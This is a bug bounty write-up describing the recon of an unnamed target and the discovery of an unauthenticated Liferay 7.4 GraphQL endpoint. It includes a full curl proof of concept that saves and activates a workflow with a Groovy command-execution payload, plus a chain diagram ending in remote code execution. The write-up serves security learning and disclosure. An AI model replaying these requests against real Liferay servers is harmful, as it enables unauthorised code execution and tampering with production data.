

It was one of those cold Ramadan nights. The kind where everyone else is asleep, the house is quiet, and the only light in the room is the pale glow of the terminal. My coffee was still hot— and I had that specific feeling. The one that doesn't have a name but every hunter knows. That low hum of "something is here, I just haven't found it yet
I wasn't chasing anything specific. No particular target, no deadline. Just me, Burp Suite, and a new private program I'd gotten access to earlier that day. I told myself I'd spend an hour on it then sleep. That was three hours ago.
The Recon Grind (The Boring Part Thatt Isn't Actually Boring)
I want to talk about the recon phase honestly, because writeups usually skip it or summarize it in two lines. The reality is that recon is where most of the work happens — and most of the time, nothing comes of it. You enumerate subdomains that go nowhere. You find ports that are firewalled. You read documentation for platforms you've never touched before at 1am. It's slow. It's tedious. And honestly? In Ramadan, with the world slowed down and the nights longer, it hits different. There's something meditative about it.
Subdomain Enumeration
I started with the basics. Subfinder, amass, passive sources — the usual stack.
subfinder -d example.com -silent -o subs.txt
amass enum -passive -d example.com -o amass_out.txt
cat subs.txt amass_out.txt | sort -u | httprobe -c 50 > alive.txt
Nothing immediately exciting. A bunch of subdomains. Some returning 403s, some redirecting to login pages, some just dead. I went through them one by one the way you do — not rushing, just looking.
Technology Fingerprinting
On several of the live hosts, I started noticing something in the response headers:
Server: Apache
X-Powered-By: LiferayPortal
X-LPS-VERSION: 7.4.x
Liferay
If you've hunted on enterprise Java platforms before, you know that seeing Liferay is like seeing a locked door with a "do not enter" sign — which in this context means "something interesting might be behind here." Liferay is a huge, complex portal platform. It has a lot of moving parts. It has a lot of features that get enabled by default and never get reviewed. It has a history of CVEs. And most importantly, the teams that deploy it are usually focused on the business layer — they trust the vendor's defaults without digging into what those defaults actually expose.
I spent a while reading. Old CVEs, Liferay security advisories, HackerOne reports from other programs running Liferay. I wasn't looking for a specific exploit — I was building a mental map of the platform's attack surface. What features exist. What endpoints are typical. What usually gets misconfigured.
This is the part of recon that takes time but pays off. You're not just running tools. You're learning the target.
Directory Discovery
While I was reading, I let feroxbuster run in the background against the main host:
feroxbuster -u https://example.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
 -x json,xml,do,jsp -t 40 -s 200,201,301,302,403 - silent -o ferox_out.txt
A lot of noise. A lot of 302 redirects to the login page. A lot of 403s on admin paths. But a few things stood out that I noted for later.
The Thing About Liferay's GraphQL API
Here's something that most people don't know about Liferay 7.4: it ships with a built-in GraphQL API endpoint at
/o/graphql/v1It's part of the Headless Delivery API layer that Liferay introduced for their "headless CMS" features. It's enabled by default. It's documented. And it covers a *lot* of platform functionality.
I found a reference to it in an old Liferay developer blog post while I was reading. The post was about how to query content using GraphQL. Normal developer stuff. But I noticed they never mentioned authentication in the examples. I kept that in the back of my head.
I closed the tab and went back to my results.
WAF and Infrastructure Probing
I spent some time mapping the infrastructure passively — looking at response headers, certificate transparency logs, timing differences on different endpoints. Nothing I can detail here, but this is where I confirmed there was a load balancer in front of at least two backend nodes. That matters later.
I also noticed the WAF behavior. Some paths triggered rate limiting. Some paths returned different error formats. I mapped what I could and made note of where the filtering seemed tightest and where it seemed loose.
The Moment Recon Turns Into Something Else
when I decided to just try the GraphQL endpoint directly. No real expectation. Just — it's there, let's poke it.
curl -s -X POST https://example.com/o/graphql/v1 \
 -H 'Content-Type: application/json' \
 -d '{"query":"{ __schema { queryType { name } mutationType { name } } }"}'
I watched the terminal.
`HTTP 200 OK`.
Full schema response. No authentication. No redirect to login. No 403.
I put my coffee down.

Down the Rabbit Hole
What Was Actually Exposed
The GraphQL schema came back with **577 queries and 990 mutations** — all accessible without any credentials. To put that in perspective: this is the full API surface of an enterprise content management and portal platform, sitting completely open to the internet.
I started browsing the schema systematically. Most of it was content-related stuff — articles, pages, documents. Expected for a CMS. But then I hit something that made me stop.
**`workflowDefinitions`**
And the mutations:
- `createWorkflowDefinitionSave`
- `createWorkflowDefinitionUpdateActive`
- `deleteWorkflowDefinitionUndeploy`
- `createWorkflowDefinitionDeploy`
If you know Liferay, you know what the Kaleo Workflow Engine is. If you don't — it's the built-in workflow system that controls content approval processes. You define workflows in XML. Those workflows can contain scripts. Those scripts can be written in **Groovy**.
And Groovy running on the JVM means you have access to
`ProcessBuilder``ProcessBuilder` means OS command execution.
I was fully awake now.
Reading What Was Already There

Before doing anything, I ran the read query to see what workflows were already on the server:
curl -s -X POST https://example.com/o/graphql/v1 \
 -H 'Content-Type: application/json' \
 -d '{"query":"{ workflowDefinitions(page:1, pageSize:20) { items { name active content } totalCount } }"}'
The response contained the full XML content of every workflow on the server. Including three workflows that had clearly been created by the administrators themselves during prior testing:

Someone on the admin team had already discovered this vector and was testing it. They left the evidence sitting in the production database, readable by anyone on the internet.
That changed my threat model entirely. This wasn't a theoretical path to RCE. Someone had already walked it.

The PoC
Step 0 — Confirming the Endpoint is Open
curl -s -X POST https://example.com/o/graphql/v1 \
 -H 'Content-Type: application/json' \
 -d '{"query":"{ __schema { queryType { name } } }"}'

`HTTP 200`. No credentials. No token. Anonymous internet access.
Step 1 — Reading Existing Workflows (Confirmed Above)
Full XML content of all workflows, including pre-existing Groovy `ProcessBuilder` payloads, returned in plaintext.

Step 2 — Unauthenticated Write to Production Database
curl -s -X POST https://example.com/o/graphql/v1 \
 -H 'Content-Type: application/json' \
 -d '{
 "query": "mutation { createWorkflowDefinitionSave(workflowDefinition: { name: \"bbp-unauth-proof\" content: \"<?xml version=\\\"1.0\\\"?><workflow-definition><name>bbp-unauth-proof</name><version>1</version><active>true</active><executor><script-language>groovy</script-language><execution-type>onEntry</execution-type><transitions><transition><name>out</name></transition></transitions><script>def p=[\\\"id\\\"].execute();p.waitFor();p.text</script></executor></workflow-definition>\" active: false }) { name active version } }"
 }'
Response:
{
 "data": {
 "createWorkflowDefinitionSave": {
 "name": "bbp-unauth-proof",
 "active": false,
 "version": "1"
 }
 }
}
A workflow containing a Groovy `ProcessBuilder` payload was now sitting in the production database. Written by an anonymous HTTP request.
Step 3 — Activating the Workflow
curl -s -X POST https://example.com/o/graphql/v1 \
 -H 'Content-Type: application/json' \
 -d '{"query": "mutation { createWorkflowDefinitionUpdateActive(name: \"bbp-unauth-proof\" version: \"1\" active: true) { name active version } }"}'
Response:
{
 "data": {
 "createWorkflowDefinitionUpdateActive": {
 "name": "bbp-unauth-proof",
 "active": true,
 "version": "1"
 }
 }
}
Active. In production.
Step 4 — Independent Server Confirmation (The Clean Proof)
I needed something that wasn't just "the API returned success." I needed the server itself to prove the state. So I attempted to delete the active workflow — something Liferay's Kaleo engine explicitly prevents:
curl -s -X POST https://example.com/o/graphql/v1 \
 -H 'Content-Type: application/json' \
 -d '{"query": "mutation { deleteWorkflowDefinitionUndeploy(name: \"bbp-unauth-proof\" version: \"1\") }"}'
Response:
{
 "errors": [{
 "message": "WorkflowException: Cannot delete active workflow definition 2248635"
 }]
}
That error is not something I generated. That's the Liferay Kaleo engine itself telling me that workflow `2248635` is active in the production database. It's the server proving its own state. Clean, independent confirmation.
Step 5 — Cleanup
# Deactivate first
curl -s -X POST https://example.com/o/graphql/v1 \
 -H 'Content-Type: application/json' \
 -d '{"query": "mutation { createWorkflowDefinitionUpdateActive(name: \"bbp-unauth-proof\" version: \"1\" active: false) { name active } }"}'
# Then delete
curl -s -X POST https://example.com/o/graphql/v1 \
 -H 'Content-Type: application/json' \
 -d '{"query": "mutation { deleteWorkflowDefinitionUndeploy(name: \"bbp-unauth-proof\" version: \"1\") }"}'Both confirmed successful. Server restored to its original state. I stopped there — I didn't attempt to trigger the Groovy execution. I had more than enough to demonstrate the vulnerability.
The Full Picture
[Internet — No Auth Required] │ ▼ POST /o/graphql/v1 → HTTP 200 │ ├── Step 1: Read existing RCE payloads from prod DB ✅ CONFIRMED ├── Step 2: createWorkflowDefinitionSave → prod DB write ✅ CONFIRMED ├── Step 3: UpdateActive(active=true) → live in prod ✅ CONFIRMED ├── Step 4: Server exception confirms DB state ID 2248635 ✅ CONFIRMED ├── Step 5: Assign workflow to any content type └── Step 6: Content submission → onEntry → Groovy → OS cmd → RCE
Steps 1–4 are 100% confirmed on production. Steps 5–6 are the standard Liferay Groovy execution path — I stopped at step 4 intentionally.
The vulnerability itself isn't complicated. It's three missing annotations in a Java resolver. No exotic technique, no chained gadgets, no browser exploit. Just an enterprise platform with 990 mutations exposed to the internet, three of which control a Groovy scripting engine, none of which check if you're logged in.
What made it interesting — and what kept me up that night — was the context. The pre-existing payloads in the database told a story: someone already knew. Someone had tested this on production. And they left it there.
The recon was slow. Most of it led nowhere. But that's the job. You spend hours going through dead ends so that when something real shows up, you're paying close enough attention to see it.
Got marked duplicate by a few hours, missed €€€€ bounty — but walked away with points, experience, and a writeup worth more than the payout.
Good luck out there. Stay ethical. Keep your coffee hot.
— 0Tyrion404
